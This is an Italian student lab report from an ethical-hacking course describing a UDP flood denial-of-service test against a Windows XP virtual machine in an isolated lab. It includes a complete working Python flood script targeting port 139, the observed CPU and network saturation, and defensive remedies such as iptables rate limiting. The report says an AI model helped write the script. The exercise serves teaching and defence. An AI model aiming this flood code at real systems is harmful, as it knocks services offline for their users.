REPORT DI LABORATORIO: UDP FLOOD ATTACK

Studente: Caccamo Rocco Paolo

Corso: Cyber Security & Ethical Hacking (Epicode)

Modulo: S6 L3 - Network Security & Python for Hackers

Data: 14 Gennaio 2026

---

1. OBIETTIVO DELL'ESERCITAZIONE

L'obiettivo di questo laboratorio è analizzare le dinamiche di un attacco **DoS (Denial of Service)** di tipo volumetrico. Attraverso l'analisi di uno script Python, si intende simulare uno scenario di stress test di rete per:


1. Comprendere come la saturazione di banda e risorse impatti un sistema operativo legacy.
2. Analizzare il comportamento della CPU in risposta a un elevato numero di interrupt di rete.
3. Identificare le strategie difensive per mitigare tale minaccia.

---


2. SCENARIO E TOPOLOGIA (Fase di Discovery)

L'esercitazione si è svolta in un ambiente virtualizzato e isolato per garantire la sicurezza.

- **Attaccante (Red Team):** Kali Linux
  - **IP:** `192.168.20.10`
  - **Ruolo:** Generazione del traffico malevolo.
  - *Verifica configurazione:*



- **Vittima (Target):** Windows XP (Legacy System)
    - **IP:** `192.168.20.12`
    - **Porta Bersaglio:** UDP 139 (NetBIOS Session Service)
    - **Ruolo:** Analisi saturazione risorse.
    - *Verifica target:*



---

3. STRUMENTO UTILIZZATO (Weaponization)

Per l'esecuzione del test è stato utilizzato uno script in linguaggio Python.

Nota metodologica: La stesura del codice sorgente è stata realizzata con il supporto dell'assistente AI **Google Gemini**, utilizzato per ottimizzare la struttura dei socket `SOCK_DGRAM` e la logica di generazione dei pacchetti casuali.

Lo script utilizza il protocollo UDP (*connectionless*) per inviare pacchetti da **1 KB** alla massima velocità possibile, senza attendere conferme di ricezione.


Di seguito il codice sorgente utilizzato:

Python
```
import socket
import random
import time
import sys

# --- CONFIGURAZIONE TARGET ---
TARGET_IP = "192.168.20.12"  # IP Windows XP Vittima
TARGET_PORT = 139            # Porta NetBIOS (Servizio attivo)
PACKET_SIZE = 1024           # 1 KB per pacchetto (Payload)

def udp_flood_simulato():
    print(f"\n--- UDP TRAFFIC GENERATOR (Educational) ---")
    print(f"Target: {TARGET_IP}:{TARGET_PORT}")
```

```
    # 1. Input Parametrico
    try:
        # In questo test abbiamo impostato un numero elevato (es. 1.000.000)
        num_pacchetti = int(input("Quanti pacchetti vuoi inviare? (es. 100): "))
        # Delay impostato a 0 per saturare la banda
        delay = float(input("Ritardo tra i pacchetti in secondi? (0 per max velocità): "))
    except ValueError:
        print("Errore: Inserisci numeri validi.")
        return

    # 2. Creazione Socket UDP
    sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)

    # Payload generato PRE-loop per non consumare CPU dell'attaccante
    bytes_random = random._urandom(PACKET_SIZE)

    print(f"\n[START] Inizio invio di {num_pacchetti} pacchetti...")

    # 3. IL CICLO (Motore dell'attacco)
    start_time = time.time()

    for i in range(num_pacchetti):
        try:
            sock.sendto(bytes_random, (TARGET_IP, TARGET_PORT))

            if i % 100 == 0:
                print(f"\r[SENDING] Inviati: {i}...", end="")

            if delay > 0:
                time.sleep(delay)

        except KeyboardInterrupt:
            print("\n[STOP] Interrotto dall'utente.")
            break
        except Exception as e:
            print(f"\n[ERROR] {e}")
            break

    end_time = time.time()
    duration = end_time - start_time

    print(f"\n\n[COMPLETED] Inviati {num_pacchetti} pacchetti in {duration:.2f} secondi.")
    print(f"Velocità stimata: {num_pacchetti / duration:.2f} pacchetti/sec")
    sock.close()

if __name__ == "__main__":
    udp_flood_simulato()
```

4. ANALISI TECNICA DELL'IMPATTO (Execution)

L'esecuzione dello script (con parametro `delay = 0` e `pacchetti = 1.000.000`) ha prodotto risultati evidenti e immediati.



4.1 Perché la Porta 139?

La scelta della porta 139 (NetBIOS) su Windows XP è strategica. Essendo un servizio attivo e "chiacchierone" (legacy), il sistema operativo tenta di processare ogni singolo pacchetto in arrivo per capire se si tratta di una richiesta di sessione SMB valida. Questo processo consuma cicli CPU molto più rapidamente rispetto all'invio di pacchetti su una porta chiusa (che genererebbe semplicemente traffico ICMP "Destination Unreachable" senza stressare la CPU).

4.2 Effetti Rilevati sulla Vittima

- **Saturazione CPU (Kernel Space):** Il Task Manager (vedi immagine sopra) ha mostrato un utilizzo della CPU costante tra il **70% e il 100%**.
    - *Analisi:* Il carico non è dovuto a processi utente, ma agli **Hardware Interrupts**. La scheda di rete, inondata di pacchetti, interrompe continuamente la CPU chiedendo di processare i dati in entrata, causando un collo di bottiglia a livello Kernel.
- **Network Congestion:** Il link di rete è stato saturato dal flusso di pacchetti da 1KB, rendendo difficile qualsiasi altra comunicazione legittima.
- **Denial of Service:** Il sistema è diventato lento e non responsivo agli input dell'utente.

5. CONSIDERAZIONI DIFENSIVE (Remediation)

L'esercitazione ha dimostrato come uno script semplice possa mettere in crisi un sistema non protetto. In qualità di Ethical Hacker (Blue Team), suggerisco le seguenti contromisure:

1. **Disabilitazione Servizi Legacy:** Chiudere le porte 139/445 (NetBIOS/SMB) se non strettamente necessarie riduce drasticamente la superficie di attacco e il carico sulla CPU.
2. **Rate Limiting (Firewall/IPS):** È fondamentale configurare regole che limitano il numero di pacchetti UDP accettati dallo stesso IP sorgente per secondo.
    - *Esempio pratico (regola iptables):* `iptables -A INPUT -p udp --dport 139 -m limit --limit 10/s -j ACCEPT`
3. **Blackholing:** In caso di attacco volumetrico massivo in corso, la soluzione immediata è configurare il router di bordo per scartare silenziosamente (drop) tutto il traffico proveniente dall'IP attaccante (`192.168.20.10`).

Esito Esercitazione: SUCCESSO

Il codice ha dimostrato con successo come poche righe di Python, sfruttando la natura connectionless dell'UDP, possano causare un disservizio critico su sistemi legacy non adeguatamente hardened.